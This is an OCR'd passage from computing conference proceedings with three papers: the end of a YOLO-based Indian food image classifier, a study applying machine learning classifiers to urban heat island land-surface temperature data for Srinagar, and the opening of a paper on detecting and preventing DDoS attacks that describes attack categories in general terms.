


Fig. 1 YOLO detection system [4]

```
['mysore_pak', 'ghevar', 'sohan_papdi', 'ras_malai', 'ariselu', 'kofta', 'aloo_tikki', 'gajar_ka_halwa', 'chhena_kheeri', 'kak
inada_khaja', 'lassi', 'naan', 'chak_hao_kheer', 'butter_chicken', 'kajjikaya', 'chicken_razala', 'lyangcha', 'aloo_gobi', 'da
l_makhani', 'bandar_laddu', 'bhindi_masala', 'unni_appam', 'kuzhi_paniyaram', 'sandesh', 'sohan_halwa', 'rasgulla', 'shankarpa
li', 'pithe', 'imarti', 'misti_doi', 'navrattan_korma', 'daal_puri', 'malapua', 'dal_tadka', 'aloo_matar', 'palak_paneer', 'ma
kki_di_roti_sarson_da_saag', 'poornalu', 'chicken_tikka', 'kadhi_pakoda', 'basundi', 'chapati', 'phirni', 'chikki', 'sheera',
'karela_bharta', 'cham_cham', 'shrikhand', 'litti_chokha', 'qubani_ka_meetha', 'jalebi', 'kachori', 'aloo_methi', 'maach_jho
l', 'kadai_paneer', 'doodhpak', 'chana_masala', 'boondi', 'misi_roti', 'bhatura', 'chicken_tikka_masala', 'double_ka_meetha',
'kalakand', 'poha', 'adhirasam', 'ledikeni', 'dharwad_pedha', 'dum_aloo', 'sutar_feni', 'gavvalu', 'anarsa', 'rabri', 'daal_ba
ati_churma', 'sheer_korma', 'pootharekulu', 'aloo_shimla_mirch', 'gulab_jamun', 'paneer_butter_masala', 'modak', 'biryani']
```

Fig. 2 Names of 80 different classes available in the dataset

Fig. 3 Sample images from the dataset [8]

The model that is proposed for food classification in this work is depicted in Fig. 4 and elaborated as follows:

- 4000 images of forty different types of food were captured.

Fig. 4 Steps involved in developing the model




Table 1 Comparative analysis of the results obtained using various techniques

Classifiers	Accuracy %
ResNet-50	78.1
VGG-16	67.2
ImageNet	58.4
Inception	77.2
YOLO	99.1

- After using the dataset that contained 4 k different images of food, image encoding was applied for all 80 classes for which LabelImg tool was used.
- Dataset was divided in 70–30 ratio for training and testing the model.
- Finally, to train the model, YOLO algorithm was used with 6000 epochs.

4 Result and Analysis

The proposed system in the paper yields a noticeable accuracy rate of 99%. The YOLO algorithm which is used to train the model uses a totally different approach. The extremely fast speed of the algorithm makes it more popular, and the additional benefit that comes along with this algorithm is its capability to run in real-time.

The proposed model has innumerable benefits over other methods and that is as follows:


- The YOLO algorithm is extremely fast.
- It looks uses the encoding of the image for training and testing.
- It is comparatively easier in implementation.
- It outperforms various other detection methods.

The above-mentioned attributes of the YOLO algorithm used in training the model helped in achieving a decent and remarkable accuracy rate. The results obtained after using various techniques which were used for training the models are given in Table 1. Algorithms like ResNet-50, VGG-16, ImageNet, Inception, and YOLO were used for training the model. The dataset was divided into 70–30 ratio for training and testing purpose, respectively, as depicted in Fig. 5. For generating efficient training and testing results of the proposed model high-configuration architecture consisting of AMD RYZEN 9 4000 Series processor, 64-bit Windows 10 Operating System, and 32 GB of RAM, NVIDIA GeForce GTX 960 was used.

5 Conclusion and Future Scope

With the emerging need of classification of food based on their nutrition and various other parameters, traditional methods prove to be extremely inefficient and

Fig. 5 Dataset specifications after splitting the data



a time taking process. With the evolution of technology over a long period of time, researchers have found various methods to classify food in a more efficient way. In this paper, the YOLO algorithm has been explained in detail, and the paper also details the methodology to build a system that classifies food using image processing techniques which uses the YOLO algorithm to train the models. The system proposed in this paper gives a remarkable accuracy rate of 99%. Numerous papers that focus on the image processing technologies have been reviewed and elaborated in the literature survey of the paper. We can achieve more accuracy if the dataset is precise and contains more unique images of types of food. Impurity of the training images needs to be removed for getting more enhanced performance. Also, the number of epochs used for training the model can be improvised for getting more promising results.

References

1. Attokaren DJ, Fernandes IG, Sriram A, Murthy YS, Koolagudi SG (2017) Food classification from images using convolutional neural networks. In: TENCON 2017-2017 IEEE region 10 conference, pp 2801–2806. https://doi.org/10.1109/TENCON.2017.8228338
2. Shen Z, Shehzad A, Chen S, Sun H, Liu J (2020) Machine learning based approach on food recognition and nutrition estimation. Procedia Computer Science 174:448–453, ISSN 1877–0509. https://doi.org/10.1016/j.procs.2020.06.113
3. Inunganbi S, Seal A, Khanna P (2018) Classification of food images through interactive image segmentation. In: Nguyen N, Hoang D, Hong TP, Pham H, Trawiński B (eds) Intelligent information and database systems. ACIIDS 2018. Lecture notes in computer science, vol 10752. Springer, Cham. https://doi.org/10.1007/978-3-319-75420-8_49
4. Redmon J, Divvala S, Girshick R, Farhadi A (2016) You only look once: unified, real-time object detection. IEEE Conf Comput Vision Pattern Recogn (CVPR) 2016:779–788. https://doi.org/10.1109/CVPR.2016.91
5. Pimple KM, Likhitkar PP, Pande S (2022) Convolutional neural networks for malaria image classification. In: Gupta D, Polkowski Z, Khanna A, Bhattacharyya S, Castillo O (eds) Proceedings of data analytics and management. Lecture notes on data engineering and communications technologies, vol 91. Springer, Singapore. https://doi.org/10.1007/978-981-16-6285-0_37

6. Yu Q, Anzawa M, Amano S, Ogawa M, Aizawa K (2018) Food image recognition by personalized classifier. In: 2018 25th IEEE international conference on image processing (ICIP), pp 171–175. https://doi.org/10.1109/ICIP.2018.8451422
7. Islam MT, Karim BMNS, Rahman S, Jabid T (2018) Food image classification with convolutional neural network. In: 2018 international conference on intelligent informatics and biomedical sciences (ICIIBMS), pp 257–262. https://doi.org/10.1109/ICIIBMS.2018.8550005
8. https://www.kaggle.com/iamsouravbanerjee/indian-food-images-dataset

Applying Machine Learning Algorithms on Urban Heat Island (UHI) Dataset

Mujtaba Shafi, Amit Jain, and Majid Zaman

Abstract Climate change worldwide is a huge challenge, and urban heat island (UHI) is being explored as one of the contributors to this challenge. UHI is an urban or rural area with a temperature variance than its neighbouring areas. Researchers can model the UHI data and predict the temperature change using various relative parameters of UHI. The land surface temperature (LST) data and its co-related parameter of the study area, i.e. Srinagar City, JK, India, has been extracted from satellite imageries. LST data of the study area is assessed to understand the evolution to help analyse the UHI effect and its variance. The LST data was extracted through MODIS Satellite, from 2001 to 2020, with an 8-day revisit time/peak month of the season. In having a voluminous dataset, i.e. 16 sampled LST data/each km^2/year measured in Kelvin(k), various machine learning algorithms were applied on LST data to establish relations for UHI modelling. Unsupervised machine learning algorithms were used on continuous LST data to define clusters and further standardized/compared with existing scientific classifications of the study area. The number of clusters was tweaked to determine the best-case scenario. Additionally, correlation and regression were applied to determine if there is multicollinearity amongst the LST data. The outcome of two analyses was used to build a UHI framework on a structured UHI dataset. Performance of algorithms in predicting UHI parameters like urban, vegetation and wetlands zones varied considerably. Naive Bayes and support vector machine did considerably well in predicting wetlands but failed to perform impressive accuracy for urban and vegetation zones. Random forest, gradient boost tree and probabilistic neural networks failed in predicting wetlands. Neural networks have performed worst in predicting wetlands, having a prediction accuracy of around meagre 5%, while the decision tree algorithm has performed well in all three zones.

M. Shafi (✉) · A. Jain
University Institute of Computing, Chandigarh University, Chandigarh-Ludhiana Highway, Mohali, Punjab N95140413, India
e-mail: mujtabashafi@gmail.com

M. Zaman
Directorate of IT & SS, University of Kashmir, Srinagar, Jammu & Kashmir 190006, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_63

Keywords Land use land cover · LULC · Land surface temperature · LST · Machine learning

1 Introduction

Global warming/climate change is one of the most challenging tasks that the world is currently facing. The developing countries are no exception either and, as such, face a massive threat because of climate change [1–4]. Rapid and unplanned urbanization of cities worldwide is amongst many factors contributing to the unprecedented changes in climate change. This reckless urbanization is one of the main contributors to creating urban heat islands (UHI) [5]. UHI is an urbanized area with a temperature variance than neighbouring areas. Data scientists/researchers are trying to understand the concept of UHI and come up with a modelling technique to understand its implications soon. [6–9].

The land surface temperature (LST), as one of the parameters of the UHI dataset, has its importance in understanding the concept of UHI [8]. Given the diverse terrain worldwide and the poor distribution of hydro-meteorological observatories in mountainous and high altitude regions, access and recording of various UHI parameters faces an impediment. [2, 11].

1.1 Objectives

Various machine learning algorithms will be applied on LST and another relative parameter, viz; LULC to establish relations for UHI modelling. Supervised machine learning algorithms are used on continuous LST data to define clusters and will further be standardized and compared with existing scientific classifications of the study area. Machine learning algorithms applied to the LST dataset will be tweaked to determine the best-case scenario.

2 Datasets and Methodology

2.1 Study Area

Srinagar City has been chosen as the study area. It is the summer capital city of Jammu and Kashmir, India, has its coordinates as 33°59′14″N–34°12′37″N, 74°41′06″E–74°57′2″ and altitude of 1585 m in North West of India. It has an approximate surface area of ~ 300 km^2.

2.2 Datasets

Srinagar Boundary Shape File

The coordinates and bounds of the study area, i.e. Srinagar City, were acquired from Srinagar Development Authority and included urban and suburban cover areas (Fig. 1). The classification of Srinagar city is into three zones/areas urbanized area, vegetation index and waterbodies/wetland referred to as U, V and W.

Geoscientists have done the categorization based on the geographical feasibility of Srinagar city. The categorization is hardcoded in the dataset and used in the analysis without any modifications.




Fig. 1 Urban built-up in the study area [(Amin and Fazal 2015)]

Table 1 Data extraction time interval

Peak months			Day of the year (8-day revisit time)		
Winter	January	1	9	17	25
Spring	April	97	105	113	121
Summer	August	217	225	233	241
Autumn	November	305	313	321	329

LST and Relative Parameter

Over the years 2001–2020, data was acquired and processed from satellite images through MODIS. The LST data received from the MODIS satellite has a set of advantages. Firstly, MODIS has a revisit time of one day. Secondly, MODIS facilitates in reducing the processing time of deriving UHI correlated parameters viz; LST and land use/land cover (LU/LC) pattern. The digital elevation model (DEM) is used to obtain LULC data.

2.3 Methodology

In the initial phase, the high-resolution satellite imageries were accessed and downloaded from MODIS. The boundary shape file (coordinates of Srinagar city) was used to clip the imageries to extract the LST data within the selected coordinates. The LST data were analysed to assess the evolution of Srinagar city viz; urbanization [10–13].

The study area (Srinagar city) has four seasons, i.e. spring, summer, autumn and winter. The LST data were extracted for the 8-day revisit time/peak month of the season. The methodology for collecting LST data for 2001–2020 is shown in Table 1.

3 Results and Discussion

The outcome of pattern identification of UHI data and its subsequent classification was analysed using various machine learning algorithms to understand the impact of LU/LC on LST. Supervised algorithms like Decision Tree (DT), Naive Bayes (NB), Support Vector Machine (SVM), Random Forest (RF), Gradient Boost Tree (GBT) and Probabilistic Neural Networks (PNN) were implemented on the UHI dataset using Python [14–17].

The dataset of 4884 records was sliced into training set/test set ratio 70:30 taken randomly, resulting in the training set of 3419 and test set of 1465. The performance outcome of Decision Tree (DT), Naive Bayes (NB), Support Vector Machine

(SVM), Random Forest (RF), Gradient Boost Tree (GBT) and Probabilistic Neural Networks (PNN) is depicted below. Random Forest (RF), Gradient Boost Tree (GBT) and Probabilistic Neural Networks (PNN) have done substantially good in terms of prediction, and this is further endorsed by Cohen's Kappa value for these algorithms. The Naive Bayes (NB) and Support Vector Machine (SVM) have performed very poorly on the said data reducing the prediction accuracy to 0.35 and 0.25, respectively, thus making these two algorithms impractical for the displayed information [18–21]. Table 2 shows the comparison of algorithms applied to the dataset.

Figures 2 and 3 below show the algorithms' comparison based on accuracy and error, respectively.

Table 3 below shows the comparison of algorithms applied based on true and false.

The confusion matrix generated by these algorithms depicts interesting data phenomena. The confusion matrix of decision tree (DT), naive Bayes (NB),

Table 2 Comparison of algorithms on UHI dataset

	DT	NB	SVM	RF	GBT	PNN
Cohen's kappa	0.554660668	0.18238221	0.04646018	0.62790464	0.63708475	0.59137209
Error	0.253924915	0.64914676	0.74266212	0.20546075	0.20068259	0.21843003
Accuracy	0.746075085	0.35085324	0.25733788	0.79453925	0.79931741	0.78156997




Fig. 2 Comparison of algorithms based on the accuracy




Fig. 3 Comparison of algorithms based on error

Table 3 Comparison of algorithms based on error

	DT	NB	SVM	RF	GBT	PNN
FALSE	372	951	1088	301	294	320
TRUE	1093	514	377	1164	1171	1145

Table 4 Confusion matrix of various applied algorithms

Decision tree				Naïve Bayes				SVM			
	U	V	W		U	V	W		U	V	W
U	535	100	22	U	391	15	251	U	57	226	374
V	135	511	62	V	88	28	592	V	17	233	458
W	18	35	47	W	5	0	95	W	1	12	87
Random forest				Gradient boost tree				PNN learner			
	U	V	W		U	V	W		U	V	W
U	541	107	3	U	549	99	3	U	536	113	2
V	101	584	30	V	99	583	33	V	107	604	4
W	14	46	39	W	6	54	39	W	9	85	5

support vector machine (SVM), random forest (RF), gradient boost tree (GBT) and probabilistic neural networks (PNN) is shown above in Table 4.

Interestingly, most algorithms flutter in predicting wetlands and affect the algorithm's overall performance. Table 5 shows the confusion matrix comparison.

The performance of algorithms in predicting U, V and W varies considerably. Naive Bayes (NB) and support vector machine (SVM) have predicted mainly wetlands. Still, both algorithms have failed to make impressive accuracy performance for urban and vegetation zones. On the other hand, random forest (RF), gradient boost tree (GBT) and probabilistic neural networks (PNN) have failed in predicting wetlands. Neural networks have performed worst in terms of predicting wetlands, having prediction accuracy of around meagre 5%, while as decision tree algorithm has performed well in all three zones/areas [22–25].

Table 5 Comparison of confusion matrix of various applied algorithms

Performance	DT	NB	SVM	RF	GBT	PNN
U	0.814	0.595	0.0867	0.831	0.8433	0.8233
V	0.7217	0.039	0.329	0.816	0.815	0.844
W	0.47	0.95	0.87	0.394	0.394	0.05
Overall	0.746075085	0.35085324	0.25733788	0.79453925	0.79931741	0.78156997

4 Conclusion and Future Scope

The massive variance in performance prediction by algorithms can be due to class imbalance in the dataset and wrong demarcation of wetlands by geoscientists. However, the dataset needs to be re-evaluated and consider other relative parameters, like aspect ratio and elevation, in determining its basis on LST.

Further, correlation and regression can be applied to LST data to determine if there is multicollinearity amongst the LST data. The outcome of two analyses might be used to build a UHI framework on a structured voluminous UHI dataset.

References

1. Singh RB, Schickhoff U, Mal S (2016) Climate change, glacier response, and vegetation dynamics in the Himalaya: contributions toward future earth initiatives
2. Rashid I, Romshoo SA, Chaturvedi RK, Ravindranath NH (2015) Projected climate change impacts on vegetation distribution over Kashmir himalayas. https://doi.org/10.1007/s10584-015-1456-5
3. I Rashid SA Romshoo 2017 Abdullah T (2017) The recent deglaciation of Kolahoi valley in Kashmir Himalaya, India in response to the changing climate. J Asian Earth Sci 138:38–50. 0.1016/j.jseaes.2017.02.002
4. Rashid I, Majeed U (2018) Recent recession and potential future lake formation on Drang Drung glacier, Zanskar Himalaya, as assessed with earth observation data and glacier modelling. https://doi.org/10.1007/s12665-018-7601-5
5. Li X, Zhou Y, Asrar GR, Imhoff M, Li X (2017) The surface urban heat island response to urban expansion: a panel analysis for the conterminous United States. Sci Total Environ 605–606:426–435. https://doi.org/10.1016/j.scitotenv.2017.06.229
6. Acosta MP, Vahdatikhaki F, Santos J, Hammad A, Dorée AG (2021) How to bring UHI to the urban planning table? A data-driven modelling approach. Sustain Cities Soc 71:102948, ISSN 2210–6707. https://doi.org/10.1016/j.scs.2021.102948
7. Apicella L, Quarati A, Martino MD (2021) Analysing the surface urban heat island effect with copernicus data. In: Kö A, Francesconi E, Kotsis G, Tjoa AM, Khalil I (eds) Electronic government and the information systems perspective. EGOVIS 2021. Lecture notes in computer science, vol 12926. Springer, Cham. https://doi.org/10.1007/978-3-030-86611-2_5
8. Zaman M, Kaul S, Ahmed M (2020) Analytical comparison between the information gain and gini index using historical geographical data. Int J Adv Comput Sci Appl (IJACSA) 11(5):429–440
9. Ashraf M, Zaman M, Ahmed M (2020) An intelligent prediction system for educational data mining based on ensemble and filtering approaches. Procedia Computer Science 167:1471–1483
10. Shafi M, Jain A, Rashid I (2019) MODIS land surface temperature data for prediction of urban heat island effect. Int J Sustain Agric Manage Inform 5(4):270–280. https://doi.org/10.1504/ijsami.2019.10026323
11. Hachem S, Duguay CR, Allard M (2012) The cryosphere comparison of MODIS-derived land surface temperatures with ground surface and air temperature measurements in continuous permafrost terrain, pp 51–69 https://doi.org/10.5194/tc-6-51-2012
12. Mohd R, Butt MA, Baba MZ (2018) SALM-NARX: self adaptive LM-based NARX model for the prediction of rainfall. In: 2018 2nd international conference on I-SMAC (IoT in social, mobile, analytics and cloud) (I-SMAC) I-SMAC (IoT in social, mobile, analytics and cloud) (I-SMAC), 2018 2nd international conference on, pp 580–585. IEEE

13. Mudasir A, Zaman M, Ahmed M (2019) To ameliorate classification accuracy using ensemble vote approach and base classifiers. In: Emerging technologies in data mining and information security, pp 321–334. Springer, Singapore
14. Mudasir A, Zaman M, Ahmed M (2018) Performance analysis and different subject combinations: An empirical and analytical discourse of educational data mining. In: 2018 8th international conference on cloud computing, data science and engineering (Confluence), pp 287–292. IEEE
15. Ashraf M, Zaman M, Ahmed M (2018) Using ensemble stacking method and base classifiers to ameliorate prediction accuracy of pedagogical data. Procedia Comput Sci 132:1021–1040
16. Mir NM, Khan S, Butt MA, Zaman M (2016) An experimental evaluation of bayesian classifiers applied to intrusion detection. Indian J Sci Technol 9(12):1–7
17. Zaman M, Butt MA (2012) Information translation: a practitioners approach. World congress on engineering and computer science (WCECS), San Francisco, USA
18. Zaman M, Quadri SMK, Butt MA (2012) Generic search optimization for heterogeneous data sources. Int J Comput Appl 44(5):14–17
19. Zaman M, Butt MA (2013) Enterprise data backup & recovery: A Generic Approach. Int Org Sci Res J Eng (IOSRJEN), 2278–4721
20. Zaman M, Butt MA (2013) Enterprise management information system: design & architecture. Int J Comput Eng Res (IJCER), ISSN 2250–3005.
21. Mohammad R, Ahmed MB, Zaman MB (2017) Predictive analytics: an application perspective. Int J Comput Eng Appl 11(VIII)
22. Hassan M, Butt MA, Baba MZ (2017) Logistic regression versus neural networks: the best accuracy in prediction of diabetes disease. Asi. J Comp Sci Tech 6:33–42
23. Nayak D, Butt EMA (2013) Empowering cloud security through SLA. J Global Res Comput Sci 4(1):30–33
24. Hussain MW, Jamwal S, Zaman M (2015) Congestion control techniques in a computer network: a survey. Int J Comput Appl 111(2)
25. Butt EMA, Quadri SMK, Zaman EM (2012) Star schema implementation for automation of examination records. In: Proceedings of the international conference on frontiers in education: computer science and computer engineering (FECS) (p 1). The steering committee of the world congress in computer science, computer engineering and applied computing (WorldComp).

A Novel DDOS Attack Detection and Prevention Using DSA-DPI Method

V. Deeban Chakravarthy, K L. N. C. Prakash, Kadiyala Ramana, and Thippa Reddy Gadekallu

Abstract In the current Internet world, connection of computers, IoT devices, and mobile devices together becomes common activity. Because of the enormous advantages available with the Internet, many applications are connected to it even without the proper authentication from the user end. The same activity happens at the public network also enable the user device get hacked by the third-party attack holders. Distributed denial of service (DDoS) attacks act as the one of the common malfunctions happen in the systems. Detection of such attack and defending mechanism against it is much more important. Software defines networks have the facility to configure the network platforms with the preventive measures from the DDoS attacks. It is mandatory to design a preventive system for DDoS attacks and developing an analysis module to test the pattern of activity happens during the attack is important. The proposed system is focused on implementing such module that detects and prevents the DDoS attacks over the Internet. DDoS is the type of attack that overloads the firewall by unwanted malware scripts. The system provides the robust preventing mechanism called digital signature algorithm (DSA) collaborated with deep packet inspection (DPI), together called as DSA-DPI model to prevent the DDoS attacks. Our proposed design provides preventive alters on infrastructure before the malware attack get happens.

V. Deeban Chakravarthy
SRM Institute of Science and Technology, Chennai, India
e-mail: deepanv@srmist.edu.in

K. L. N. C. Prakash
CVR College of Engineering, Hyderabad, India
e-mail: klnc.prakash@cvr.ac.in

K. Ramana (✉)
Department of Information Technology, Chaitanya Bharathi Institute of Technology, Hyderabad, Telangana, India
e-mail: kramana_it@cbit.ac.in

T. R. Gadekallu
Vellore Institute of Technology, Vellore, India
e-mail: thippareddy.g@vit.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_64

Keywords Distributed denial of services · Network intrusion detection system · Internet of things · Privacy preserving frameworks · Anomaly detection · Defensive mechanism · Cybersecurity

1 Introduction

1.1 DDOS Attacks

Computers are connected with global Internet via routers and many third-party modems. DDoS attacks are some kinds of interrupting attacks that produce the malicious activity by holding the Internet service for a while to the users. Suspending the service for the certain time period launches many unwanted applications or data to be fetched inside the processed data. In common discussion, DDoS attacks are categorized into three main types [1, 2].

1.2 Volume Attacks

These kinds of attacks include the UDP protocol floods, ICMP protocol floods, and other kinds of packet spoofed floods. The attacks are created to distract the overall bandwidth of the site. After the volume attack, the site performance is measured using the bits per second [3, 4].

1.3 Protocol Attacks

Protocol attacks are happened in the network model through several resources. The attack includes SYN floods, packet attacks, ping of death and Smurf DDOS attacks. These kinds of attacks can occur ant any intermediate systems or equipment's that connected via Internet. Firewalls and load balancers might have crossed the attacks, and further based on the capacity of the attack; the intrusion detectors might have tracked the attack node [5, 6].

1.4 Application Layer Attacks

Application layer attacks are slower and fast depend on the target it hosted. These kinds of attacks are compromisingly legitimate and innocent request generators that slowly enter into the distributed network and attack the Web server. The magnitude




Fig. 1 Mechanism of DDoS attacks

of the such attack is measured through bits per second rate. A simple HTTP request is made by the client side to execute, where the impact of the such request on serving it needed expensive target system to respond that needs several systems to run the files and verify the queries [7, 8] (Fig. 1).

1.5 Mechanism of DDoS Attacks

DDOS attacks are becoming more familiar and rapidly spread attacks analyzed by the cyberthreats management systems, because of the shorter duration of attack time, and simple attack request that looks genuine and less attack volume.

Simple Ideology DDoS attacks are rapidly occurring with the systems means of targeting the Websites, they are against the presented ideology [9, 10].

Business Overheads Many competitors in the business carry forward the existing content of the competitors by copying their Websites. That clearly leads to the participation of cyberattacks.

Cyber Warfare Government authorized Websites are sometimes more sensitive to the DDOS attacks that can be used both cripple opposite Websites.

1.6 Software Define Network Architecture

Software-defined network (SDN) architecture is creating attention of many researchers to provide dynamic switching mechanism, reprogrammable network architecture that customizes the flow adaptively. From traditional architectures, SDN is varying in-terms of packet handling and IP destination handling. SDN can handle multiple packets and work out programmatically with the packet switching mechanisms [11].

2 Literature Survey

In [12], the author discussed about the distributed denial of service (DDoS) attacks through frequently prompted BotNets. Since the recent applications are incorporated with number of application layers, there is a possibility on malicious attacks via BotNets. The author proposed a interference algorithm that measures the elapsed time of the BotNets. Elliptic curve-based digital signature model is evaluated. Many cryptography systems purely rely on the strength of the generated key, in which the malicious activity is tracked. The proposed model detects the malicious activity on almost all BotNets without being affected by the regular activity.

In [13], the presented system focused on implementing a classification of various prediction schemes incorporated with the Internet services and the attack mechanisms through it. The presented work focuses on better understanding of the problem and enables the security admin to handle the same. The proposed system designed with proper defending mechanism that detects the DDoS attack in advance comparing many other detection algorithms.

In [14], the presented paper discussed on different types of DDoS attacks on UDP, TCP protocol models that mainly focused on Smurf-attack and ping of death attack. They considered the existing intrusion detection and protecting tool to evaluate the best suited algorithm. The performance of the system is mainly analyzed using the false alarm rate and true positive rate, accuracy, etc.

In [15], the author presented a paper based on defeting DDoS attack via local area network and mitigating techniques that are locally adopted. The author discusses the reverse firewall that dynamically reduces the impact of DDoS attacks in intra-network and inter-network. DDoS attacks are formally generathed through Zombies, in which the computed comes under the control of hijacking window. The presented paper elaborated the benefits, working principle of reverse firewall.

In [16], the authors presented a survey paper on different types of disseminated service opposition attacks and its shielding tool, list of challenges to overcome, to analyze the strength and weakness of the different scenario on DDoS, etc.

In [17], the authors paper presented a mitigating model to analyze the taxonomy of DDoS attacks that is defined to handle various scenarios of software-defined networks. They implemented a hop count filtering algorithm using MATLAB toolbox, to determine the mitigating attacks via packet tracking. Detecting the malicious data packets and rerouting it based on the packet priority and security index of it.

In [18], the author presented a system that deals with the deep understanding of the state-of-the-art approach in wireless sensor networks, for various types of DDoS attacks. The paper is considered to get the knowledge on types of attacks available only.

In [19], the author presented a cloud computing-based approach, he clearly discusses the distributed denial of service (DDoS) attacks and its characteristics migration in cloud environment. FireCol is encapsulated with intrusion detection and prevention system (IPS, IDS). The detection accuracy of FireCol algorithm is with various loads are tested here. Load balancing is required to to face the critical challenges while distributing the loads equally across the servers in the similar network.

In [20], the author discussed the flooding-based DDoS attacks that took much computational efforts to target the designated servers and network. The presented work discusses the vulnerabilities that disturb the users access to the service at application and transport layer of the network. It interrupts the traffic flow with the observation in the system network.

In [21], the author presented a discussion based on MANET which is the collection of two or more nodes, and it has the capability to interact with each other nodes in a wireless sensor network. The paper presented a scenario on lack of security due to mobility and self-routed capability. Some of the DDoS detection and prevention techniques are presented.

3 System Design

The system design is implemented using the selective Web tools. The front end is designed using HTML, CSS, and JavaScript. The language utilized for presented design is Java, Ajax, and JavaScript. The backed is created using MS SQL, and it is clearly integrated with the front end through structured JavaScripts (Fig. 2).

4 Design Methodology

4.1 Deep Packet Inspection (DPI)

